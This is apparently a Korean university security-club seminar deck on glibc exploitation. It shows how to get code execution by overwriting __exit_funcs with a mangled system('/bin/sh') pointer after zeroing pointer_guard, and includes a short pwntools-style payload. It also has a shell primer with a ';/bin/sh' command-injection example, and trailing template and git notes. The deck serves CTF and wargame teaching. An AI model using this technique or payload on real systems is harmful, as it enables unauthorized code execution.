

2025.09.30


Hook & Command

가디언 시스템 보안 & 취약점 분석 세미나 3.2

임준서

Hook Overwrite

Free/Malloc Hook



Hook

Introduction

금융앱 "키보드 보안 프로그램"

ex - TouchEn nxKey. 안?전?

키보드 입력 → (훅) → 암호화 → 은행 앱

Hook

Introduction

SetWindowsHookEx

요런 WinAPI 사용

Event 발생 → 목록에 있는 함수 Call

저런 함수를 Event Handler라고 한다

Llibc의 hook

glibc < 2.35 , ubuntu < 22.04

Free / Malloc hook 존재

exploit에서 자주 쓰여 glibc 2.35 부터는 지원 x



```
1 0x7ffff7fa61e0 <__malloc_hook>: 0x0000000000000000
2 0x7ffff7fa61e8 <__free_hook>: 0x0000000000000000
```

정확히는 glibc <2.34. 그러나 주로 stable 버전에 쓰이는 2.27, 2.35, 2.4x 만 고려

Libc > 2.35 RCE tech

`__run_exit_handlers`

main이 종료된 이후 exit sequence 시작

이때 종료와 관련한 함수들이 호출

How? Functionlist 존재!

<https://elixir.bootlin.com/glibc/glibc-2.35/source/stdlib/exit.c>

Guardian 2025

Libc > 2.35 RCE tech

__run_exit_handlers

```
0x5555555514c <main+19>
0x55555555151 <main+24>
► 0x55555555152 <main+25>
   ↓
0x7ffff7ddbca8 <__libc_start_call_main+120>
0x7ffff7ddbcaa <__libc_start_call_main+122>

0x7ffff7ddbcaf <__libc_start_call_main+127>
0x7ffff7ddbc4 <__libc_start_call_main+132>
0x7ffff7ddbc5 <__libc_start_call_main+140>

mov    eax, 0
pop    rbp
ret

EAX => 0
RBP => 1
<__libc_start_call_main+120>

mov    edi, eax
call   exit

EDI => 0
<exit>

call   __nptl_deallocate_tsd
<__nptl_deallocate_tsd>

lock sub dword ptr [rip + 0x1bd414], 1
je     __libc_start_call_main+168
<__libc_start_call_main+168>
```

Libc > 2.35 RCE tech

__run_exit_handlers

```
0x5555555514c <main+19>
0x55555555151 <main+24>
▶ 0x55555555152 <main+25>
   ↓
0x7ffff7ddbca8 <__libc_start_call_main+120>
0x7ffff7ddbcaa <__libc_start_call_main+122>

0x7ffff7ddbcaf <__libc_start_call_main+127>
0x7ffff7ddbc4 <__libc_start_call_main+132>
0x7ffff7ddbc6 <__libc_start_call_main+140>

mov    eax, 0
pop    rbp
ret

EAX => 0
RBP => 1
<__libc_start_call_main+120>

mov    edi, eax
call   exit

EDI => 0
<exit>

call   __nptl_deallocate_tsd
<__nptl_deallocate_tsd>

lock sub dword ptr [rip + 0x1bd414], 1
je     __libc_start_call_main+168
<__libc_start_call_main+168>
```

call stack 때문에 위처럼 보이지만,
실제로는 exit 단계에서 종료된다.

Libc > 2.35 RCE tech

__run_exit_handlers

```
0x7ffff7df4340 <exit>                                sub     rsp, 8
0x7ffff7df4344 <exit+4>                                mov     ecx, 1
0x7ffff7df4349 <exit+9>                                mov     edx, 1
0x7ffff7df434e <exit+14>                               lea     rsi, [rip + 0x1a532b]
0x7ffff7df4355 <exit+21>                               call    __run_exit_handlers

0x7ffff7df435a                                       nop     word ptr [rax + rax]
0x7ffff7df4360 <internal_addseverity>                 push    r12
0x7ffff7df4362 <internal_addseverity+2>              mov     r12, qword ptr [rip + 0x1a532b]
0x7ffff7df4369 <internal_addseverity+9>              push    rbp
0x7ffff7df436a <internal_addseverity+10>             mov     rbp, rsi
0x7ffff7df436d <internal_addseverity+13>             push    rbx
```

si로 step into 한 모습
exit 함수에 도달한 후 __run_exit_handlers를 호출한다.

Libc > 2.35 RCE tech

__run_exit_handlers

```
0x7ffff7df4340 <exit>                                sub     rsp, 8
0x7ffff7df4344 <exit+4>                                mov     ecx, 1
0x7ffff7df4349 <exit+9>                                mov     edx, 1
0x7ffff7df434e <exit+14>                               lea     rsi, [rip + 0x1a532b]
0x7ffff7df4355 <exit+21>                               call    __run_exit_handlers

0x7ffff7df435a                                nop     word ptr [rax + rax]
0x7ffff7df4360 <internal_addseverity>                 push    r12
0x7ffff7df4362 <internal_addseverity+2>               mov     r12, qword ptr [rip + 0x1a532b]
0x7ffff7df4369 <internal_addseverity+9>               push    rbp
0x7ffff7df436a <internal_addseverity+10>              mov     rbp, rsi
0x7ffff7df436d <internal_addseverity+13>              push    rbx
```

si로 step into 한 모습
exit 함수에 도달한 후 __run_exit_handlers를 호출한다.

Libc > 2.35 RCE tech

__run_exit_handlers



```
1 void exit (int status)
2 {
3     __run_exit_handlers (status, &__exit_funcs, true, true);
4 }
5 libc_hidden_def (exit)
```

glibc의 소스코드.

exit은 __run_exit_handlers를 부르기 위한 함수



```
1  switch (f->flavor)
2  {
3      void (*atfct)(void);
4      void (*onfct)(int status, void *arg);
5      void (*cxafct)(void *arg, int status);
6      void *arg;
7
8  caseef_free:
9  caseef_us:
10     break;
11 caseef_on:
12     onfct = f->func.on.fn;
13     arg = f->func.on.arg;
14     PTR_DEMANGLEPTR_DEMANGLE(onfct);
15     onfct(status, arg);
16     break;
17 caseef_at:
18     atfct = f->func.at;
19     PTR_DEMANGLEPTR_DEMANGLE(atfct);
20     atfct();
21     break;
22 caseef_cxa:
23     f->flavor = ef_free;
24     cxafct = f->func.cxa.fn;
25     arg = f->func.cxa.arg;
26     PTR_DEMANGLEPTR_DEMANGLE(cxafct);
27     cxafct(arg, status);
28     break;
29 }
```



```
1  switch (f->flavor)
2  {
3      void (*atfct)(void);
4      void (*onfct)(int status, void *arg);
5      void (*cxafct)(void *arg, int status);
6      void *arg;
7
8  caseef_free:
9  caseef_us:
10     break;
11 caseef_on:
12     onfct = f->func.on.fn;
13     arg = f->func.on.arg;
14     PTR_DEMANGLEPTR_DEMANGLE(onfct);
15     onfct(status, arg);
16     break;
17 caseef_at:
18     atfct = f->func.at;
19     PTR_DEMANGLEPTR_DEMANGLE(atfct);
20     atfct();
21     break;
22 caseef_cxa:
23     f->flavor = ef_free;
24     cxafct = f->func.cxa.fn;
25     arg = f->func.cxa.arg;
26     PTR_DEMANGLEPTR_DEMANGLE(cxafct);
27     cxafct(arg, status);
28     break;
29 }
```



```
1  __run_exit_handlers (int status, struct exit_function_list **listp, ...
2  ...
3  struct exit_function_list *cur = *listp;
4  ...
5  struct exit_function *const f = &cur->fns[--cur->idx];
```



```
1 void exit (int status)
2 {
3     __run_exit_handlers (status, &__exit_funcs, true, true);
4 }
5 libc_hidden_def (exit)
```



```
1 __run_exit_handlers (int status, struct exit_function_list **listp, ...
2 ...
3 struct exit_function_list *cur = *listp;
4 ...
5 struct exit_function *const f = &cur->fns[--cur->idx];
```

Libc > 2.35 RCE tech

What you have to know for **your** analysis

1. control flow & condition

2. struct

3. AAW/AAR?

Libc > 2.35 RCE tech

1. control flow & condition



```
1  __run_exit_handlers (int status, struct exit_function_list **listp, ...
2  ...
3  struct exit_function_list *cur = *listp;
4  ...
5  struct exit_function *const f = &cur->fns[--cur->idx];
```

Libc > 2.35 RCE tech

1. control flow & condition



```
1  __run_exit_handlers (int status, struct exit_function_list **listp, ...
2  struct exit_function_list *cur = *listp;
3  if (cur == NULL) **FAIL**;
4  while (cur->idx > 0){
5  struct exit_function *const f = &cur->fns[--cur->idx];
```

Libc > 2.35 RCE tech

2. struct



```
1 __run_exit_handlers (int status, struct exit_function_list **listp, ...
2 struct exit_function_list *cur = *listp;
3 if (cur == NULL) **FAIL**;
4 while (cur->idx > 0){
5 struct exit_function *const f = &cur->fns[--cur->idx];
```

Libc > 2.35 RCE tech


2. struct




```
1 struct exit_function_list      struct exit_function_list **listp, ...
2 {                               listp;
3 struct exit_function_list *next;
4 size_t idx;
5 struct exit_function fns[32];   r->fns[--cur->idx];
6 };
7
```

Libc > 2.35 RCE

2. struct



```
1 struct exit_function_list
2 {
3     struct exit_function_list *next;
4     size_t idx;
5     struct exit_function fns[32];
6 };
7
```



```
1 __run_exit_handlers (int status, struct exit_function_list **listp, ...
2 struct exit_function_list *cur = *listp;
3 if (cur == NULL) **FAIL**;
4 while (cur->idx > 0){
5     struct exit_function *const f = &cur->fns[--cur->idx];
```

1. idx++, fn 리스트에 등록 (X)
2. 그냥 엔트리 있는 거 덮어쓰자 (O)

Libc > 2.35 RCE

2. struct

► 0x7ffff7df4355 <exit+21>

rdi: 0

rsi: 0x7ffff7f99680 (__exit_funcs) → 0x7ffff7f9b000 (initial) ← 0

rdx: 1

rcx: 1

여기서 exit_funcs는 linked list의 시작 주소를 가리킴
i.e. cur ← initial

```
1 struct exit_function_list
2 {
3     struct exit_function_list *next;
4     size_t idx;
5     struct exit_function fns[32];
6 };
7
8 call __run_exit_handlers
```

```
1 __run_exit_handlers (int status, struct exit_function_list **listp, ...
2 struct exit_function_list *cur = *listp;
3 if (cur == NULL) **FAIL**;
4 while (cur->idx > 0){
5 struct exit_function *const f = &cur->fns[--cur->idx];
```

Libc > 2.35 RCE

2. struct

► 0x7ffff7df4355 <exit+21>

rdi: 0

rsi: 0x7ffff7f99680 (__exit_funcs) → 0x7ffff7f9b000 (initial) ← 0

rdx: 1

rcx: 1

```
1 struct exit_function_list
2 {
3     struct exit_function_list *next;
4     size_t idx;
5     struct exit_function fns[32];
6 };
7
8 call __run_exit_handlers
```

그 말은 즉, initial의 fns[0]을 one_gadget으로 덮어쓰자

```
1 __run_exit_handlers (int status, struct exit_function_list **listp, ...
2 struct exit_function_list *cur = *listp;
3 if (cur == NULL) **FAIL**;
4 while (cur->idx > 0){
5 struct exit_function *const f = &cur->fns[--cur->idx];
```

Libc > 2.35 RCE

2. struct

► 0x7ffff7df4355 <exit+21>

rdi: 0

rsi: 0x7ffff7f99680 (__exit_funcs) → 0x7ffff7f9b000 (initial) ← 0

rdx: 1

rcx: 1

```
1 struct exit_function_list
2 {
3     struct exit_function_list *next;
4     size_t idx;
5     struct exit_function fns[32];
6 };
7
8 call __run_exit_handlers
```

그 말은 즉, initial의 fns[0]을 one_gadget으로 덮어쓰자

```
1 __run_exit_handlers (int status, struct exit_function_list **listp, ...
2 struct exit_function_list *cur = *listp;
3 if (cur == NULL) **FAIL**;
4 while (cur->idx > 0){
5 struct exit_function *const f = &cur->fns[--cur->idx];
```

Libc > 2.35 RCE

2. struct

► 0x7ffff7df4355 <exit+21>

rdi: 0

rsi: 0x7ffff7f99680 (__exit_funcs) → 0x7ffff7f9

rdx: 1

rcx: 1

실제로 idx=1, fns[0] 존재,
근데 뭔가 좀 이상하다?

```
1 __run_exit_handlers (int status, struct exit_fun
2 struct exit_function_list *cur = *listp;
3 if (cur == NULL) **FAIL**;
4 while (cur->idx > 0){
5 struct exit_function *const f = &cur->fns[--cur-
```

```
1 struct ex
2 {
3 struct ex
4 size_t id
5 struct ex
6 };
7
```

call

pwndbg> p initial

```
$1 = {
  next = 0x0,
  idx = 1,
  fns = {{
    flavor = 4,
    func = {
      at = 0x4c3711dbbd732736,
      on = {
        fn = 0x4c3711dbbd732736,
        arg = 0x0
      },
      cxa = {
        fn = 0x4c3711dbbd732736,
        arg = 0x0,
        dso_handle = 0x0
      }
    }
  }}, {
    flavor = 0,
    func = {
      at = 0x0,
      on = {
        fn = 0x0,
        arg = 0x0
      },
      cxa = {
        fn = 0x0,
        arg = 0x0,
        dso_handle = 0x0
      }
    }
  }
} <repeats 31 times>}
```

Pointer Mangling

Glibc 2.35 protection

```
def PTR_MANGLE(addr):  
    return rotate_shift_left(xor(addr, pointer_guard), 0x11)  
  
def PTR_DEMANGLE(addr):  
    return xor(rotate_shift_right(addr, 0x11), pointer_guard)
```

중요한 ptr은 Mangling 진행

exit_function_list도 포함한다.

pointer_guard는 tcbhead_t 구조체에 존재.

https://elixir.bootlin.com/glibc/glibc-2.35/source/sysdeps/unix/sysv/linux/x86_64/sysdep.h

Guardian 2025

Guards and tcbhead_t

Glibc 2.35 protection

Thread의 정보를 담는 장소


"정보"에는 CANARY, PTR GUARD 포함

+ LIBC와 일정한 offset

Thread-local storage



```
1  typedef struct
2  {
3      void *tcb; /* Pointer to the TCB. Not necessarily the
4                  thread descriptor used by libpthread. */
5      dtv_t *dtv;
6      void *self; /* Pointer to the thread descriptor. */
7      int multiple_threads;
8      int gscope_flag;
9      uintptr_t sysinfo;
10     uintptr_t stack_guard;
11     uintptr_t pointer_guard;
12     unsigned long int unused_vgetcpu_cache[2];
13     /* Bit 0: X86_FEATURE_1_IBT.
14        Bit 1: X86_FEATURE_1_SHSTK.
15        */
16     unsigned int feature_1;
17     int __glibc_unused1;
18     /* Reservation of some values for the TM ABI. */
19     void *__private_tm[4];
20     /* GCC split stack support. */
21     void *__private_ss;
22     /* The lowest address of shadow stack, */
23     unsigned long long int ssp_base;
24     /* Must be kept even if it is no longer used by glibc since programs,
25        like AddressSanitizer, depend on the size of tcbhead_t. */
26     __128bits __glibc_unused2[8][4] __attribute__((aligned(32)));
27
28     void *__padding[8];
29 } tcbhead_t;
```



```
1  typedef struct
2  {
3      void *tcb; /* Pointer to the TCB. Not necessarily the
4                  thread descriptor used by libpthread. */
5      dtv_t *dtv;
6      void *self; /* Pointer to the thread descriptor. */
7      int multiple_threads;
8      int gscope_flag;
9      uintptr_t sysinfo;
10     uintptr_t stack_guard;
11     uintptr_t pointer_guard;
12     unsigned long int unused_vgetcpu_cache[2];
13     /* Bit 0: X86_FEATURE_1_IBT.
14        Bit 1: X86_FEATURE_1_SHSTK.
15        */
16     unsigned int feature_1;
17     int __glibc_unused1;
18     /* Reservation of some values for the TM ABI. */
19     void *__private_tm[4];
20     /* GCC split stack support. */
21     void *__private_ss;
22     /* The lowest address of shadow stack, */
23     unsigned long long int ssp_base;
24     /* Must be kept even if it is no longer used by glibc since programs,
25        like AddressSanitizer, depend on the size of tcbhead_t. */
26     __128bits __glibc_unused2[8][4] __attribute__((aligned(32)));
27
28     void *__padding[8];
29 } tcbhead_t;
```

Libc > 2.35 RCE tech

3. AAW / AAR

FS_base 쪽 aar or aaw 1회

initialize 쪽 aaw 1회

libc base는 이미 안다고 가정

Libc > 2.35 RCE tech

3. AAW / AAR

FS_base 쪽 aar or aaw 1회

읽거나 0으로 채워서 mangling 가능하도록

initialize 쪽 aaw 1회

fns[0] = MANGLE(target address)

libc base는 이미 안다고 가정

다른 걸로 leak

Libc > 2.35 RCE tech

Tl;dr

읽거나 0으로 채워서 mangling 가능하도록

`fns[0] = MANGLE(target address)`

Libc > 2.35 RCE tech

APPENDIX

실제로 onegadget 쓰면 안 된다.

이건 직접 해봐야 앎... 조건이 안 맞을 거임

1. og 조건 강제로 맞추기

2. `system("/bin/sh")`

Libc > 2.35 RCE tech

APPENDIX



```
1 initial_func = libc + initial_func_offset
2 fs = libc + fs_offset
3 exploit_write(fs + 0x30, p64(0)) # pointer_guard를 0으로 덮어쓰기
4
5 payload = p64(0) # __exit_funcs = &initial_func
6 payload += p64(1) # idx
7 payload += p64(4) # cxa call
8 payload += p64(mangle(libc + 0x50D70)) # system in libc
9 payload += p64(initial_func + 0x30) # args로 '/bin/sh' 전달
10 payload += p64(0) # padding
11 payload += b"/bin/sh\x00" # initial_func + 0x30에 '/bin/sh' 전달
12 exploit_write(initial_func, payload) # write to __exit_funcs
```

실습 [initial]

문제 파일 제공


Homework [fho]

dreamhack.io/wargame/challenges/355

Free / malloc hook을 overwrite하면 끝

Misc Techniques

Command



Linux Commands

command separators

`command1 ; command2`

`command1, command2` 모두 실행

`command1 && command2`

`command1`이 성공(`exit status=0`)일 때만 실행

`command1 || command2`

`command1`이 실패(`exit status!=0`)일 때만 실행

`.....;/bin/sh`

Linux Commands

Command substitution

`command $(other command)`

`command `other command``

Linux Commands

Shell

`(command1 ; command2)`

Subshell

`{command1 ; command2}`

Current shell

`(cd /tmp; pwd) vs { cd /tmp; pwd; }`

Linux Commands

Pipelining

`command1 | command2`

command1의 stdout 을 command2의 stdin으로

`command1 |& command2`

+ stderr 추가

Linux Commands

Redirecting fd

```
command1 > filepath
```

open(filepath)를 stdout으로 사용

```
command1 n> filepath
```

open(filepath)를 n(fd)로 사용

Linux Commands

Redirecting fd

```
command1 < filepath
```

open(filepath)를 stdin으로 사용

```
command1 n< filepath
```

open(filepath)를 n(fd)로 사용

Linux Commands

Env variables

\$HOME = 기본 홈 디렉토리

~의 의미

```
export HOME=/tmp/fakehome
```

Linux Commands

Expansion

```
touch file{1,2,3}.txt
```

Homework [sane-env]

dreamhack.io/wargame/challenges/1274

2025.09.30

Q&A

질문이 있다면 하십시오

임준서

2.5cm-2.5cm 떨어진 제목 36px

제목 하단의 부제목 18px

3.5cm 떨어진 내용 1 32px

좌측으로 0.5cm 떨어진 내용 하단의 설명 18px

3.5cm 떨어진 내용 2 32px

좌측으로 0.5cm 떨어진 내용 하단의 설명 18px

3.5cm 떨어진 내용 3 32px

좌측으로 0.5cm 떨어진 내용 하단의 설명 18px

1cm-1cm 떨어진 주석 12px

1cm-1cm 떨어진 주석 12px

2.5cm-2.5cm 떨어진 제목 36px

제목 하단의 부제목 18px

3.5cm 떨어진 내용 1 32px

좌측으로 0.5cm 떨어진 내용 하단의 설명 18px

3.5cm 떨어진 내용 2 32px

좌측으로 0.5cm 떨어진 내용 하단의 설명 18px

3.5cm 떨어진 내용 3 32px

좌측으로 0.5cm 떨어진 내용 하단의 설명 18px

1cm-1cm 떨어진 주석 12px

1cm-1cm 떨어진 주석 12px

2.5cm-2.5cm 떨어진 제목 36px

제목 하단의 부제목 18px

3.5cm 떨어진 내용 1 32px

좌측으로 0.5cm 떨어진 내용 하단의 설명 18px

3.5cm 떨어진 내용 2 32px

좌측으로 0.5cm 떨어진 내용 하단의 설명 18px

3.5cm 떨어진 내용 3 32px

좌측으로 0.5cm 떨어진 내용 하단의 설명 18px

1cm-1cm 떨어진 주석 12px

1cm-1cm 떨어진 주석 12px

2.5cm-3.5cm 떨어진 제목 36px

제목 하단의 부제목 18px

3.5cm 떨어진 내용 1 32px

Git init

Git status

Git add text.txt

Git add .

Git commit

Ctrl+C

Git commit -m "genesis"

Git log

Git log --oneline

Git add .

Git reset .

Git commit -m "add README"

Git log --oneline -n 3

Git commit -a -m "hello"

1cm-1cm 떨어진 주석 12px

1cm-1cm 떨어진 주석 12px

